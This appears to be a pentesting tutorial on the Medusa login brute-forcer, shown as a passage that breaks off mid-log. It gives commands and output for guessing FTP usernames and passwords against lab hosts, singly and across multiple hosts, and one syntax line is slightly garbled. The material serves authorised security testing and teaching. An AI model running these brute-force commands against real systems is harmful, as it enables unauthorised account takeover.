A BRUTE FORCE TOOL

MEDUSA

A DETAILED GUIDE

www.hackingarticles.in

Contents

Introduction

Hi Pentesters! Let’s learn about a different tool Medusa, which is intended to be a speedy, parallel and modular, login brute forcer. The goal of the tool is to support as many services which allow remote authentication as possible. We can consider the following items to be some of the key features of the application.


1. **Thread-based parallel testing.** Brute-force testing can be performed against multiple hosts, users or passwords concurrently.
2. **Flexible user input**. Target information (host/user/password) can be specified in a variety of ways. For example, each item can be either a single entry or a file containing multiple entries. Additionally, a combination file format allows the user to refine their target listing.
3. **Modular design**. Each service module exists as an independent .mod file. This means that no modifications are necessary to the core application in order to extend the supported list of services for brute-forcing.

In this article will discuss the following options available with Medusa.

Features of Medusa


To get to know a detailed description of the options available in the Medusa tool just type in “medusa” in the kali terminal without any options, it will respectively dump all the available options with their description.

Syntax: medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] – 0063M module [OPT]



```
┌──(root㉿kali)-[~]
└─# medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times with a
                 different parameter each time and they will all be sent to the module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec).
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to process
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan
```

You can use -d option to dump all the available modules.



```
┌──(root㉿kali)-[~]
└─# medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
    + http.mod : Brute force module for HTTP : version 2.1
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
    + nntp.mod : Brute force module for NNTP sessions : version 2.0
    + pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
    + pop3.mod : Brute force module for POP3 sessions : version 2.0
    + postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
    + rexec.mod : Brute force module for REXEC sessions : version 2.0
    + rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
    + rsh.mod : Brute force module for RSH sessions : version 2.0
    + smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
    + smtp-vrfy.mod : Brute force module for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
    + smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
    + snmp.mod : Brute force module for SNMP Community Strings : version 2.1
    + ssh.mod : Brute force module for SSH v2 sessions : version 2.1
    + svn.mod : Brute force module for Subversion sessions : version 2.1
    + telnet.mod : Brute force module for telnet sessions : version 2.0
    + vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
    + vnc.mod : Brute force module for VNC sessions : version 2.1
    + web-form.mod : Brute force module for web forms : version 2.1
    + wrapper.mod : Generic Wrapper Module : version 2.0
```


Password Cracking for Specific Username

Being a brute forcer, we can use medusa to crack passwords if the username is known on any protocol. For this to work you should have a valid username and a file containing passwords to test.

So, for this following command can be used:

```
medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp
```

Here, -h option is for mentioning target ip address, -u option for username and -P for file containing password lists. So this will crack the password for FTP protocol.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 co
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```


So, from the list of passwords, password 123 showed success for username ignite and for ftp login.

Username Cracking for Specific Password

Again, for this you should have a correct password so that you can use brute force to crack the username for ftp by using a file containing list of usernames.

```
medusa -h 192.168.1.141 -U users.txt -p 123 -M ftp
```

Here -h option is used for host, -U option for username file and -p is for the password. So basically, you can perform brute force on the username field and can crack the correct username for the password.




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -p 123 -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 con
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 con
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: megha (5 of 5, 4 comp
```

To crack Login credentials

Now let's consider a situation where we want to target our host whose username and password both are not known. For this we will brute force both the fields username as well as password by using appropriate options present in medusa.

```
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp
```

Here we have used -U option for username file, -P option for password file and -h for host name. We have attached a screenshot for your better understanding.




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: raj (1 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: divya (2 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: P@ssw0rd (3
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: Password (4
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: 123 (5 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: 1234 (6 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: rajesh (1 of 5, 0 complete) Password: 4321 (7 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: raj (1 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: divya (2
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: P@ssw0rd
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: Password
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 123 (5 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 1234 (6 o
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: msfadmin (2 of 5, 1 complete) Password: 4321 (7 o
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: raj (1 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: divya (2 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: P@ssw0rd (3
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: Password (4
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (3 of 5, 2 complete) Password: 123 (5 of 7
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 complete) Password: raj (1 of 7 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 complete) Password: divya (2 of 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: raj (4 of 5, 3 complete) Password: P@ssw0rd (3 of
```

Brute Force on Multiple Host

Now let's consider a different situation, where we have multiple hosts, and we need to crack login credentials for the respective hosts. So, we have created three text files for host, username and password.

```
medusa -H hosts.txt -U user.txt -P pass.txt -M ftp
```

Here, -H option will mention file for host name, -U will mention file for username and -P will mention file for passwords.




```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
